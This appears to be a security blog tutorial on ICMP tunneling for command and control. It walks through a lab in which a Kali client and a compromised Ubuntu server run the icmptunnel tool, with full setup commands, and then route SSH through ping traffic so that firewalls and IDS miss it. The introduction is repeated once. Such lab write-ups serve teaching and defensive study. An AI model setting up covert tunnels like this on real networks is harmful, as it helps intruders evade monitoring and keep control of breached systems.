
ICMP tunneling is a technique that uses the ICMP (Internet Control Message Protocol) to send data between two computers in a way that hides the data inside regular network traffic, like ping requests and replies.
What is ICMP?

ICMP is mainly used for network diagnostics. The most common use is the ping command, where one computer sends an “echo request” to another, and the second computer replies with an “echo reply.” It’s a way to check if a device is online and reachable.
ICMP Tunneling
Instead of just using ICMP for network testing, ICMP...
ICMP tunneling is a technique that uses the ICMP (Internet Control Message Protocol) to send data between two computers in a way that hides the data inside regular network traffic, like ping requests and replies.
What is ICMP?
ICMP is mainly used for network diagnostics. The most common use is the ping command, where one computer sends an “echo request” to another, and the second computer replies with an “echo reply.” It’s a way to check if a device is online and reachable.
ICMP Tunneling
Instead of just using ICMP for network testing, ICMP tunneling allows data (like messages or files) to be secretly hidden in those echo requests and replies. It makes it look like normal ping traffic, but in reality, it’s a way to send data covertly between two computers.
How it Works
- Encapsulation A piece of data (e.g., a file) is wrapped inside an ICMP packet, like hiding it inside a regular envelope.
- Sending Data The sender sends this wrapped data in an ICMP Echo Request to the receiver. It looks like a simple ping.
- Receiving and Extracting The receiver extracts the hidden data from the ICMP packet (like opening the envelope to read the message).
- Response The receiver sends back an ICMP Echo Reply with the same data, and the sender extracts it.
Hacker’s Use of ICMP Tunneling
Once a hacker successfully compromises a target system, they often need to establish communication with the attacker’s device or send data back to it. If they use normal communication methods, such as HTTP or FTP, these activities might be detected by network security systems, firewalls, or intrusion detection systems (IDS). To avoid detection, the hacker will use ICMP tunneling.
How the Pingtunnel Tool Works
Pingtunnel is a tool that creates a secret communication channel using ICMP packets, mainly through ping requests and replies. It allows users to tunnel TCP traffic (like a website connection or a remote session) over ICMP, making the communication appear like normal ping traffic.
Working Process of ICMPTunnel
1, Setup
You run ICMPTunnel on both ends 1. Client side: Attacker’s system 2, Server side: Target machine (already compromised) The server runs ICMPTunnel in listen mode and waits for ICMP traffic. The client sends ICMP Echo Request packets with data inside.
2, Encapsulation
- When the client wants to send TCP/IP traffic (like SSH, HTTP, etc.), ICMPTunnel wraps this data inside ICMP Echo Request packets.
3, Transmission
- The ICMP Echo Request packets look like normal ping traffic. These packets travel through the network, often passing firewalls since ping is usually allowed.
4. Extraction and Response
- The server receives the ICMP packet, extracts the hidden data, processes the request (like opening a TCP session), and sends a reply inside an ICMP Echo Reply packet.
5. Continuous Communication
- This exchange of ICMP Echo Request and Echo Reply continues, enabling a two-way tunnel that looks like harmless ping traffic but actually carries full network communication.
Installing ICMPtunnel On both Kali and Ubuntu
In this demonstration, we use ICMP Tunneling for Command & Control between two Linux machines.
- Client: Kali Linux
- Server: Ubuntu
Server Machine Configuration (Ubuntu)
- Clone and Compile
sudo su git clone https://github.com/jamesbarlow/icmptunnel.git cd icmptunnel make

2, Disable ICMP Echo Reply
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all

3, Start the ICMP Tunnel Server
sudo ./icmptunnel -s
Once started, press Ctrl+z to pause the process, then run
bg

This sends the process to the background
4, Assign IP to Tunnel Interface
sudo /sbin/ifconfig tun0 10.0.0.1 netmask 255.255.255.0

This creates a virtual interface tun0 which will handle the tunneled traffic

Client Machine Configuration (Kali)
1, Clone and Compile
git clone https://github.com/jamesbarlow/icmptunnel.git cd icmptunnel make

2, Disable ICMP Echo Reply
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
3, Start ICMP Tunnel Client
sudo ./icmptunnel <ubuntu ip>
replace <ubuntu ip> with your Ubuntu mechine ip address Then enter Pause the process with Ctrl + z , then background it
bg

4, Assign IP to Client’s Tunnel Interface
sudo /sbin/ifconfig tun0 10.0.0.2 netmask 255.255.255.0


After completing the setup, I connected to the Ubuntu machine via SSH from my Kali machine. Then, I opened Wireshark and applied the filter for SSH traffic, but I didn’t see any SSH-related packets.

Then, I applied an ICMP filter in Wireshark and observed an unusually high number of packets being sent and received between the Kali and Ubuntu machines. This indicates that communication is actively taking place. In the background, data from both machines is being hidden inside ICMP packets and exchanged through echo requests and replies. To a normal observer, this traffic would appear as regular ping requests and responses, making it difficult to detect the covert communication.
Command and Control & Tunnelling via ICMP was originally published in InfoSec Write-ups on Medium, where people are continuing the conversation by highlighting and responding to this story.